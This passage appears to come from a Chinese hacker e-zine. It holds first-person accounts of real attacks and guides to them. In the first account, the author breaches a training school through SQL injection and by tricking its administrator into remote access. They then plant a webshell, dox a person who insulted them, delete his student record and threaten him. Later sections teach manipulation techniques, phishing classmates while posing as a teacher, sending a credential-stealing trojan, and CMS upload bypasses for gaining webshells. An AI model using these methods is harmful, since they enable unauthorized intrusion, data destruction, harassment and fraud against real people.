我很缓和的跟 B 君聊天，忍住忍住，不要爆发。聊天中，得知 B 君是深圳某技工学校的大牛，学历目测初中生，然后是网络管理专业。太坑了，果断太坑了。入学时间聊天中大概猜到，他的年龄应该不会超过 20，聊天中的语气判断，然后在猪八戒上面找到了此牛留下的手机号码。很好。
社工 Strat
根据 B 君的 QQ 号，百谷一下，得到了一个贴吧，围观下一没有多少有价值可用的东西，抓取贴吧里面的 ID，继续百谷，得到了很多乱七八糟的黑阔论坛还有技术论坛。不明觉厉，把 ID 丢到社工研究组的软件里面跑了一下，得出了几个常用邮箱。抓着邮箱继续百谷，看到了一个站点，是培训机构的。嗯哼，目标站找到了。嘎嘎嘎。
打开目标站点，很不幸啊，织梦的，管他三七二十一，把近期的几个 0day 丢进去跑呗。果断惊现安全猪，为什么我那么倒霉，干嘛都碰到安全猪。好吧。注入不生效了。
看了一下网站底部信息才发现，是深圳的培训机构，果断我在深圳啊。M 站首页弹出一个 QQ 交流框，企业 QQ。我果断打开 QQ 交流框。我先查了一下 IP 和同服，发现是独立服务器，里面还内置了一个学籍管理系统，我的目标就是这个学籍管理系统，我穷举了一下二级域名，发现多个二级域名是启用状态，但是还爆错误回馈，我猜测这个站点是内部人员在开发。
我首先加上了客服，问怎么报名学习珠宝鉴定，还有一些乱七八糟的东西，还有是否有官方网站可以给我看看。客服给我介绍了一大堆，我看着都头疼，询问是否给我看看网站，客服发 M 站过来，我直接回复一个，M 站打不开。我伪造了一个安全狗拦截的页面。
我很着急的给客服发消息，让客服很相信我是来报名学习的，客服应该去找服务器管理员了，

半天没有回复我。过了一会让我再打开看看，我再次尝试 SQL 注入成功。可是 dede 的系统最难找的是后台。各种方法都试了，就是找不到后台。

我继续给客服发消息，说道 M 站再次打不开了，客服说不可能，让我稍等一下。然后就没有了然后。

这会我也没闲着，百谷了好一会，终于让我找到了服务器管理员 A 君的联系方式。我根据网站泄漏的一些信息，得知管理员也是一个新货，在很多 ASPX 开发的论坛活跃，问了很多问题。我看到一篇帖子是 A 君在 CSDN 前天发布的消息，询问 ASPX 的一些框架问题。我表示拿着 ID 就去查库，得出的密码竟然是错误的。然后再去 51CTO 尝试了一下，发现可以登录。

我在 CSDN 注册了一个帐号，在 A 君的帖子下回复了。联系我的 QQ，我教你。然后我把 A 君的问题发给了一个小伙伴，小伙伴告诉了我解决方案。

第三天，A 君加我了。然后问我呐个问题如何解决，我把小伙伴告诉我的方法，错误的告诉了 A 君，A 君去尝试之后说不行，我要求远程 A 君的电脑，进行调试。A 君说是在服务器上开发的，我说你远程服务器，我 QQ 远程你，这样就可以了。

A 君估计也是着急这个问题，也看到我非常有诚意的解答，让我远程了，我先告诉了 A 君，我可能远程有点卡，操作速度有点慢。。A 君表示没关系。

我和 A 君就这样 QQ 远程着，看到远程服务器上有四个磁盘。我不能一个个的找吧。我就直接打开了 IIS 管理器，找到了 M 站的目录。右键属性了一下。看到了目标。

然后直接打开目录，我马上退出了远程全屏，截图了一下目录结构。然后就把远程服务器上的安全猪关掉了。然后按照小伙伴的方法，我正确的修改了一次。A 君的问题解决了。

后来 A 君问我什么要关闭安全猪，我说，调试的时候不要开安全猪，安全猪有时候会拦截 net 的一些相关错误反馈。A 君表示很相信我，因为我帮他解决了问题嘛。

我按照刚刚截图下来的目录表，果断找到了后台。突突了进去。免杀大马一放，然后做了一个镶嵌。果断 OK 了。坐等晚上了。

半夜到了，直接上 shell 提权了服务器，可是好像有防火墙，我连不上 3389，只能转发了。好不容易登录进去了。很卡很卡。里面有 php 和 net 两个环境，mysql 和 mssql 两个数据库软件。我有点乱。通过 IIS 找到了学籍系统目录，是 ASPX 的。找到数据库文件，打开看到了是使用 mssql 连接本地的。

直接打开本地的 mssql。找表找了半天。半小时后才想起，干嘛不用 sql 语句。最后使用了 SQL 语句，把之前得到的 B 君的手机号搜索了一下，发现没有记录。好吧继续找表吧。找了半天才找到了学籍表。打开学籍表。发现有一万六千条学籍信息。怎么找呢。。。。。

根据我之前判断 B 君的年龄，使用 sql 语句进行排序输出，找到了生日在 1991-1995 年的信息。也有将近四百个学籍。

我继续跟 B 君去聊天，跟 B 君说到，我前几天生日。你骂我骂的那么嗨。你觉得好意思么，不知道怎么的，今天 B 君没有很彪悍，只是很温和的跟我说，那又能把我怎么样。

我真的是忍啊。忍啊。我说到，你什么时候生日，让我也骂骂，还回去给你。我没想到 B 君，这个白痴，直接就告诉我了。6 月 X 日。我汗颜。那么简单。害我想了很多方法呢。

我继续在四百个 ID 中进行排斥。经过对比之前得到的入学时间猜测。最后得到了 B 君的 ID 嘎嘎嘎。果断是 93 年的孩子。为什么今年二十岁了，讲话还那么脑残。得到名字和照片还有技术培训的呐个证书 ID。

我直接给 B 君发去了。B 君很惊讶我得到了这些东西。果断把我瞬间拉黑。

我这个人呢，什么都好，就是不能被骂了，还不能骂回去。这样很不舒服。所以我把 B 君的学籍记录删掉了。然后重新备份了一下数据库覆盖之前的。然后再去 WEB 端查看了一下 B 君的证书，发现。结果为。无此证书。然后就没有然后了。

结论：别得罪女人。其次。管理员太傻。
结语：B 君，如果你看到这篇文章，我表示就算你告诉呐个培训机构，你的 ID 被删了。让他给你补回来。我表示只要还能查询到，我就会再次删掉。我有耐心，有毅力，有恒心。我不知道你去找呐个培训机构，三天两天帮你把 ID 补回来，呐个机构是否有耐心搭理你。
然后想说，你别讨嫌。
总评：互联网无时无刻都充斥着我们的信息，如何保证信息无法泄漏。最主要还是加强安全人员的安全信息知识
（全文完）责任编辑：静默

第2节 剖析当代社会工程学

作者：小雅
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

简约文内称呼：A 君为攻击者、B 君为受害者

社会工程学（Social Engineering）

一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段，取得自身利益的手法。那么，什么算是社会工程学呢？它并不能等同于一般的欺骗手法，社会工程学尤其复杂，即使自认为最警惕最小心的人，一样会被高明的社会工程学手段损害利益。社会工程学陷阱就是通常以交谈、欺骗、假冒或口语等方式，从合法用户中套取用户系统的秘密。
社会工程学是一种与普通的欺骗和诈骗不同层次的手法。因为社会工程学需要搜集大量的信息针对对方的实际情况，进行心理战术的一种手法。
叙述：以前我记得没有社工这一说，只知道当时的骇客们，都是利用各种注入漏洞上传来骇入别人的站点，获得别人的 webshell 权限。
2009 年末端，我逐渐的往社工这条路靠近，我到现在多少也在很多群里看到骇客们提到一本《欺骗的艺术》的书籍，我个人只看过一次这本书，我觉得这本书涵盖常用的一些攻击手段，可实战中我觉得不太能用得上，这是我个人的见解。不过我个人唯一感谢这本书的原因是因为这本书的作者[凯文·米特尼克]提出的社会工程学这一观念。
当然我也感谢当我还在研究木马免杀的那段时期，网络上各种出售肉鸡出售免杀的骗子。通过每天和这些人打交道，让我逐渐摸清人在贪婪时会有什么表现。

正文：

当代社会工程学，简称社工。目前国内运用于骇客范围居多。暂无比较完整体系的防范条例。至少我现在不认为这样的攻击手段可以进行完全百分百防御。随着逐渐的计算机安全机制体系的完善，我觉得社工将会成为日后一段时期的鼎盛攻击手段之一。我坚信，有机制即有漏洞，有漏洞即有攻击，有攻击即有安全人员的一席之地。

我是如何判断是否属于社工范围呢？

1.首先判断 A 君是否一开始就抱有任务。
2.是否进行直接或者间接性交流。（了解 B 君心理变化以及心理弱点）。
3.是否通过交谈或者欺骗手段获得任务相关信息。
例：我看到的一篇文章，内容大概是 A 君和 B 君一起玩游戏，待 B 君等级很高装备精良的时候，A 君突然把 B 君的所有装备装走。（详细见 http://pan.baidu.com/s/1dDIhA85）
解：我认为以上不属于一次社工案例，虽然有使用信任交谈欺骗手段获取到 B 君的相关信息，但是，我认为 A 君并没有一开始就抱有任务。既然没有一开始就抱有任务，而后来却转走

了 B 君的东西，我觉得这只是人的正常贪婪心导致 A 君的行为。

我是如何解读当前骇客们的社工理念

当前圈子内绝大多数的骇客社工理念依然停留在百度、谷歌、查库、这样的方法获取到目标人物的聊天工具密码、邮箱密码、社区密码、域名空间密码，称之为社工。

我个人认为，百谷查库这样的行为只能算是真正意义上的社工用来收集目标信息的途径，并不能称之为社工。当然这样的行为也有一个专业术语，那就是“人肉”。

当网络安全越来越完善越被重视的时候，或者国内对个人信息安全保护有相关完善的法律条规的时候，信息泄漏会越来越少，到那个时候“人肉”即将濒临灭绝的边缘。那绝大多数的骇客应该怎么再去获取目标的敏感信息呢？我觉得可能只有聊天中套取这个方法了吧。

常见的社会工程学攻击手段解读

解读当前的社会工程学攻击手段依然是比较少的，更多的思路方法需要大家共同的去发掘研讨。我坚信一个人的脑子永远都是很短浅的，众人的脑子方法多，思路多。或许你的一个思路，可以启发我的另一个思路，完成一段社会工程学攻击。

信息收集：

通过搜索引擎以及查库来获取到常用信息，登入常用信息的社区或者邮箱，获取更多的准确信息。我们要学会判断信息的真实性。真实性对于以后的社工来说是一个很大的帮助。可能会成为信任基础的建立辅助（详细见 http://pan.baidu.com/s/1gd1i9J9）

邮件攻击：

通过伪装邮件的发件人邮箱其中的一个字母或者通过一些伪造邮件的软件网页来进行欺骗性攻击。如果没有以上的条件，目标又是一个不太懂网络的人，还可以进行邮件内容伪造来进行欺骗性攻击，获取敏感信息。

聊天攻击：

通过与目标人物 B 君的聊天中，套取信任度，然后获取敏感信息。鉴于鄙人大多数都是使用聊天攻击模式，我想在这里普及一下聊天中的技巧。

1.人格判断：可以讨论一些当下热门的社会事件，发表各自的看法来判断对方人格，判断人格的原因，我一般都运用在，长线社工的时候，需要跟对方大量聊天，为了避免接触对方的短板，我就要先判断这个人的人格，然后避免聊到让对方意见不一致的看法。

2.思维压制：这个北京师范大学心理学院的一个课题，我看了之后发现好像是这样的，我就运用在了社工当中，思维压制这个方法呢我一般运用在交谈的时候，刺激对方对工作不满意的时候，让对方立即激发出对工作各种不满的心态。从而增加我的信任感和存在度。

3.伪造自我：一般这个呢，我跟任何一个目标聊天，我都要自我伪装，我要伪装自己成为一个让目标觉得很舒适的聊天对象。我要调整自己的一些相关心态语言等等。攻击手段太多，我个人用的也很多。可我发现，其实，最终目的就是要获取信任然后再进行敏感资料获取。

个人想给正在学习或者想要学习社工的人一些建议

我觉得社工这方面的东西，技巧固然重要，但是自己的阅历更为重要。为什么我要说阅历这样东西呢？我在三四年前才开始玩社工的时候，还年轻，阅历少，很多人情世故并不懂，见识不多，我的心理年龄和目标的心理年龄不一致，理解不一样。这里就是所谓的“代沟”。我现在已经玩社工好几年，社会上漂浮，大小公司进过不少，跟不同年龄层的人打交道，长期相处交流。自我提升了阅历和很多事物的理解能力。

如果让我当前去社工一个在社会经历过大起大落的人，我还真没把握能成功，一点点把握都没有。因为自我认为阅历还不够，见识还太短浅。

我当前自我提升的方法是多看书，增加知识，提升自我理解，书虽然不能很好的和现实贴切，但是书中的内容可以让你看到作者的一些事情，作者的理解，所以可以间歇性的去理解作者的思维和对事务的态度。书中也有多面的去描写各种类型和年龄段的人。这些都是生活中可

能学习不到的东西。可偏偏是这些东西，却是很重的一个基础。
阅历这样东西是学不来的，真的是要随着年龄的增加才能慢慢增加。看书只是让你在没有一定阅历的时候，补充你的阅历，补充你对社会对事物的多方面看法。这样你才能模拟对方的心理活动。
我并没有说年龄小就不能学社工，我只是想表达，年龄小的朋友可以多阅读书籍来进行更多的知识吸纳，建立更完善的跨年龄段心理活动模拟。
结语：切勿急于求进，切记书中自有黄金屋。
日后的社会工程学的研究者可以做到以下这句话就已经很厉害了。别忘了这句话出自我，让我也有一点流传千古的名言。
从一个点看整个面。——小雅
（全文完）责任编辑：静默

第3节 邪恶社工同班同学拿密保权限

作者：笑花
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

最近很无聊，一直在学校，麻痹学校只有礼拜天才放假，没时间玩渗透了。偶然看到业界的大牛们玩社工玩的很火。于是有了下面的故事，如图 5-3-1：

图 5-3-1

根据 QQ 密保问题的手法，据观察，我们班同学密保问题都是：你的爸爸、你的妈妈和你配偶的生日。于是，我省吃俭用终于攒了 5 元钱全部打印了表单。如图 5-3-2




图　5-3-2

感谢班长帮忙，冒充学校老师名号发给同学，结果如图 5-3-3~图 5-3-4：

图　5-3-3




图　5-3-4

开始社了，最怕遇到这个了，如图 5-3-5：

图　5-3-5

图　5-3-6

图　5-3-7

图　5-3-8

成功了 3 个人，我发表单就发了 10 几个

ps：我们班大多数人木 QQ，或者有的是变态，不好惹，好友略过了。不错的收获，但表单有些不完善，下次要加强了。

以上被社的人员注意了！要加强安全意识了！

（全文完）责任编辑：静默

第4节 记一次社工骗子 QQ

作者：zyc2483
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

朋友告诉我一个骗子 QQ 安雅轩。代刷英雄 127803xxx 什么刷枪啥的，好牛逼的样子。骗子说他要做网站啥的，我就想到我能给他随便做个站！不多说看图，如图 5-4-1~图 5-4-2：

图　5-4-1

图　5-4-2

之后网站给他搭建好了，他说他想要顶级域名。接着看，如图 5-4-3~图 5-4-4：

图　5-4-3

图　5-4-4

接着生成一个 QQkey 马给他发过去，如图 5-4-5：




图　5-4-5

接着说我从某个域名商下载了个填写信息让他填写，如图 5-4-6：

图　5-4-6

接下来，你懂得，如图 5-4-7：




图　5-4-7

图　5-4-8

图　5-4-9

图　5-4-10

麻痹。屌爆了，估计钱是骗来的，如图 5-4-11：

图　5-4-11

（全文完）责任编辑：静默

第六章　CMS 渗透

第1节　Powereasy 动易(BizIdea 版本)获取 webshell 之上传模版

作者：Summer
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

不断研究拿 WebShell 的方法，为了以后多种方法来拿，方便快捷更高效。
直接看图，按照步骤来，第一步如图 6-1-1：




图　6-1-1

直接上传 asp 或 aspx 是不允许的，如图 6-1-2：

图　6-1-2

不过上传验证不严格，还是可以绕过的，如图 6-1-3：

图　6-1-3

这样就可以绕过了~简单的一笔！

（全文完）责任编辑：桔子

第2节　Powereasy 动易(BizIdea 版本)获取 webshell 之表单管理

作者：Summer

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

目标站点：WEB 服务器：IIS6.0

脚本：ASPX

CMS：Powereasy(动易)(BizIdea 版本)，如图 6-2-1：

图　6-2-1

还没有见过 Powereasy(动易)(BizIdea 版本)这个版本的，搜了半天百度和谷歌没有发现什么拿 Shell 方法，不是版本太老，就是没有，所以只好自己研究拿 WebShell 的方法！

如何进入后台？我首先扫描扫了一个 data.rar，看到里面有.mdf 和.ldf，直接附加数据库还原了一下，如图 6-2-2：




图　6-2-2

然后就去登录后台去了，admin 被锁定了，就试下一个用户，然后成功进入。
首先去逛逛系统设置，发现可以修改上传文件配置什么的，如图 6-2-3：

图　6-2-3

然后就去把 asp，aspx，cer，asa 什么的添加了上去，但是发现上传后还是不支持。然后只好换思路了。还有很多测试拿 WebShell 的过程我就不贴出来了，浪费大家时间，我是从中午 12 点，搞到下午 17 点，坎坷太多了，全是泪啊！如何拿 WebShell？直接看图吧~文字就不做多描述，如图 6-2-4 和图 6-2-5：

图　6-2-4

图　6-2-5

这两张图对比一下，如图 6-2-6 至图 6-2-8：

图　6-2-6




图　6-2-7

图　6-2-8

直接往 1.asp 下传马就可以了~但是马路径是什么呢？这个我猜了半天。。。

Powereasy 动易(BizIdea 版本)东是这样设计的：

www.xxx.com/Template/XXXX 模板方案/你的马

看图 6-2-8，在模板管理的下面有个打码了的 XXX 模板方案，比如这个是：腾讯模板方案
那么你的马的位置就是：www.xxx.com/Template/腾讯模板方案/你的马
就是这样了~
（全文完）责任编辑：桔子

第3节　帝国 7.0 后台 getshell

作者：chen
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

本地一个站的旁站。为了安全起见打打码，如图 6-3-1：

图　6-3-1

试下默认后台 e/admin，如图 6-3-2：

图 6-3-2

帝国 7.0 是最新版本没出什么 0day，但看到 3 个输入框，只能靠人品了。真的只能靠人品，如图 6-3-3：

图　6-3-3

3 个 admin 杀进来…在乌云看了帝国 7.0 后台 getshell，
http://www.wooyun.org/bugs/wooyun-2010-023185，这里就不多阐述了。
由于此战是 Linux 系统，目录权限都是非常严格。
www.xxx.com/d/file/p 上传个图片得到这个目录是文件上传的目录。帝国后台有个 SQL 执行功能，但没权限，如图 6-3-4：

图　6-3-4

利用乌云第一个方法，新建个 xx.php.mod，内容为<?php phpinfo();?>，如图 6-3-5：

